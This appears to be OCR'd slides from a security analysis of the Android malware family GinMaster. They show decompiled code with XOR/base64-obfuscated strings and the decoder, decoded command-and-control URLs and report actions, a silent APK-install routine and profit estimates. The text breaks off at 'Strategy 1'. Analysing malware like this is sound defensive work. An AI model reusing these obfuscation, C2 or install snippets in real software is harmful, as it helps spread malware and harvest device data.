
Evolution of GinMaster

Breakdown by Generation



2nd Generation – Close to Polymorphism

In the beginning of 2012




```java
package com.snCGQcQG;

import android.app.ActivityManager;

public final class p
{
  public static final String a = b("EAwMCEJXVxtWSBcXSBcXSFYRFh4XQktKQE9LVxsUER0WDBYdD1YIEAg=");
  public static final String b = b("EAwMCEJXVxtWGQgIDh0KER4BVhEWHhdCS0pAT0tXGxQRHRYMFh0PVggQCA==");
  public static String c = "";
  public static boolean d = false;
  public static final String e = b("GRsMERcWRRkUHQoM");
  public static final String f = b("GRsMERcWRQgNCxA=");
  public static final String g = b("GRsMERcWRQgXCBoZChYdD14MAQgdRR8dDF4WHQ9FSQ==");
  public static final String h = b("GRsMERcWRR8dDBoZCl4MAQgdRR8dDA==");
  public static final String i = b("GRsMERcWRQsXHgxeCxceDCcRHEU=");
  public static final String j = b("GRsMERcWRQgNCxAVCx8=");
  public static final String k = b("GRsMERcWRQodCBcKDF4MAQgdRREWCwwZFBQnCw0bGx0LCw==");
  public static final String l = b("GRsMERcWRQodCBcKDF4MAQgdRRwXDxYUFxkcJwsNGxsdCws=");
  public static final String m = b("GRsMERcWRQodCBcKDF4MAQgdRR4RCgsMJwoNFg==");
  public static final String n = b("GRsMERcWRQodCBcKDF4MAQgdRRwXDxYnGQgT");
  private static ArrayList o = new ArrayList();

  public static Drawable a(File paramFile)
  {
    FileInputStream localFileInputStream;
```

```java
public static String b(String paramString)
 {
   byte[] arrayOfByte = d.b(paramString).getBytes();
   for (int i1 = 0; i1 < arrayOfByte.length; i1++)
     arrayOfByte[i1] = (byte)(0x78 ^ arrayOfByte[i1]);
   return new String(arrayOfByte);
 }
```

Command and Control

Encrypted String XORed with 0x78 in Base64 encode	Decrypted String
EAwMCEJXVxtWSBcXSBcXSFYRFh4XQktKQE9LVxsUER0WDBYdD1YIEAg=	http://c.0oo0oo0.info:32873/clientnew.php
EAwMCEJXVxtWGQgIDh0KER4BVhEWHhdCS0pAT0tXGxQRHRYMFh0PVggQCA==	http://c.appverify.info:32873/clientnew.php
GRsMERcWRQodCBcKDF4MAQgdRREWCwwZFBQnCw0bGx0LCw==	action=report&type=install_success
GRsMERcWRQodCBcKDF4MAQgdRRwXDxYUFxkcJwsNGxsdCws=	action=report&type=download_success
GRsMERcWRQodCBcKDF4MAQgdRR4RCgsMJwoNFg==	action=report&type=first_run
GRsMERcWRRkUHQoM	action=alert
GRsMERcWRQgNCxA=	action=push
GRsMERcWRQsXHgxeCxceDCcRHEU=	action=soft&soft_id=

Plaintext in Database




```
  }
  localCursor.close();
  return str;
}

public final void onCreate(SQLiteDatabase paramSQLiteDatabase)
{
  paramSQLiteDatabase.execSQL("CREATE TABLE IF NOT EXISTS downloadFile([fileName] varchar(100)  UNI
  paramSQLiteDatabase.execSQL("CREATE TABLE IF NOT EXISTS notificationList([softID] int  UNIQUE NOT
  paramSQLiteDatabase.execSQL("CREATE TABLE IF NOT EXISTS packageInfo([packageName] vaRCHAR(30)  UN
  paramSQLiteDatabase.execSQL("CREATE TABLE IF NOT EXISTS installedPackageInfo([packageName] vaRCHA
}

public final void onUpgrade(SQLiteDatabase paramSQLiteDatabase, int paramInt1, int paramInt2)
{
  paramSQLiteDatabase.execSQL("DROP TABLE IF EXISTS downloadFile");
  paramSQLiteDatabase.execSQL("DROP TABLE IF EXISTS notificationList");
  paramSQLiteDatabase.execSQL("DROP TABLE IF EXISTS packageInfo");
  paramSQLiteDatabase.execSQL("DROP TABLE IF EXISTS installedPackageInfo");
  paramSQLiteDatabase.execSQL("CREATE TABLE IF NOT EXISTS downloadFile([fileName] varchar(100)  UNI
  paramSQLiteDatabase.execSQL("CREATE TABLE IF NOT EXISTS notificationList([softID] int  UNIQUE NOT
  paramSQLiteDatabase.execSQL("CREATE TABLE IF NOT EXISTS packageInfo([packageName] vaRCHAR(30)  UN
  paramSQLiteDatabase.execSQL("CREATE TABLE IF NOT EXISTS installedPackageInfo([packageName] vaRCHA
}
```

Install Apk with Intent

```
public final void a(String paramString)
 {
   Intent localIntent = new Intent();
   localIntent.addFlags(268435456);
   localIntent.setAction("android.intent.action.VIEW");
   localIntent.setDataAndType(Uri.fromFile(new File(paramString)), "application/vnd.android.package-archive");
   startActivity(localIntent);
 }
```

Sophisticated 3rd Generation



```
H = (String)localObject;
localObject = "PjksPzkeJSI6DAk+CSQsISIqGSQgKA==";
localObject = c((String)localObject);
I = (String)localObject;
localObject = "Kig5DCEoPzkZJCAoPg==";
localObject = c((String)localObject);
J = (String)localObject;
localObject = "ISw+0Qw+JgooOR04PiUJKD4mCSw5LA==";
localObject = c((String)localObject);
K = (String)localObject;
localObject = "JTk5PXdiYi5jfSIifSIifWMkIysid35/dXp+Yi4hJCgjOSMoOmM9JT0=";
localObject = c((String)localObject);
L = (String)localObject;
localObject = "JTk5PXdiYi5jLD09Oyg/JCs0YyQjKyJ3fn91en5iLiEkKCM5Iyg6Yz0lPQ==";
localObject = c((String)localObject);
M = (String)localObject;
localObject = "LCEsPyALISwq";
localObject = c((String)localObject);
N = (String)localObject;
localObject = "IyI5JCskLiw5JCIjBAk=";
localObject = c((String)localObject);
O = (String)localObject;
localObject = "Iyg6AyI5JCskLiw5JCIjHSwuJiwqKAMsICg=";
localObject = c((String)localObject);
P = (String)localObject;
localObject = "KyQhKBgfAQ==";
```


Sample of encrypted and decrypted strings in 3rd GinMaster Generation

Encrypted string by a customized algorism	Decrypted String
JTk5PXdiYi5jfSIifSIifWMkIysid35/dXp+Yi4hJCgjOSMoOmM9JT0=	http://c.0oo0oo0.info:32873/clientnew.php
JTk5PXdiYi5jLD09Oyg/JCs0YyQjKyJ3fn91en5iLiEkKCM5Iyg6Yz0lPQ==	http://c.appverify.info:32873/clientnew.php
LC45JCIjcD8oPSI/OWs5ND0ocCQjPjksISESPjguLig+Pg==	action=report&type=install_success
LC45JCIjcD8oPSI/OWs5ND0ocCkiOiMSLD0m	action=report&type=down_apk
LC45JCIjcCwhKD85	action=alert
LC45JCIjcCAiPygkIz45LCEhazk0PShwKig5	action=moreinstall&type=get
Dh8IDBkIbRkMDwEIbQQLbQMCGW0IFQQeGR5t	CREATE TABLE IF NOT EXISTS
ZRY9LC4mLCooAywgKBBtOywfDgUMH2V+fWRtbRgDBBwYCG0DAhltAxgBAW0dHwQADB8UbQYIFGE=	([packageName] vaRCHAR(30) UNIQUE NOT NULL PRIMARY KEY,

$$$

- Considerable profit generated by GinMaster
- The business model of GinMaster
- The business strategies of GinMaster

Inside the GinMaster $$$ Factory



150M Devices

7‰ infection rate

1M infected devices

High risk high yield
0.5-2 ￥per installation
Estimated 2-30,000 download/month


1M￥

Low risk low yield
Estimated 0.02 ￥ per user/day

0.5M￥

$245,000

Business Model of GinMaster



1 Malware writer uploads apps to 3rd party app stores

2 User downloads apps with malware code

3 - Send device id, phone id, phone number, etc.
- Report package info of packages installed or uninstalled in the device

4 Malicious writer helps legit developers to promote their applications

5 Command & Control
- Change configuration
- Silently download files

6 Download Apps from legit developers

7 In-App Ads


Business Strategies of GinMaster

In order to maximize the profit, the malware writer has to keep the malicious applications on users' devices as long as possible.

The malware writer utilizes the following 3 strategies to achieve above objective.

Strategy 1

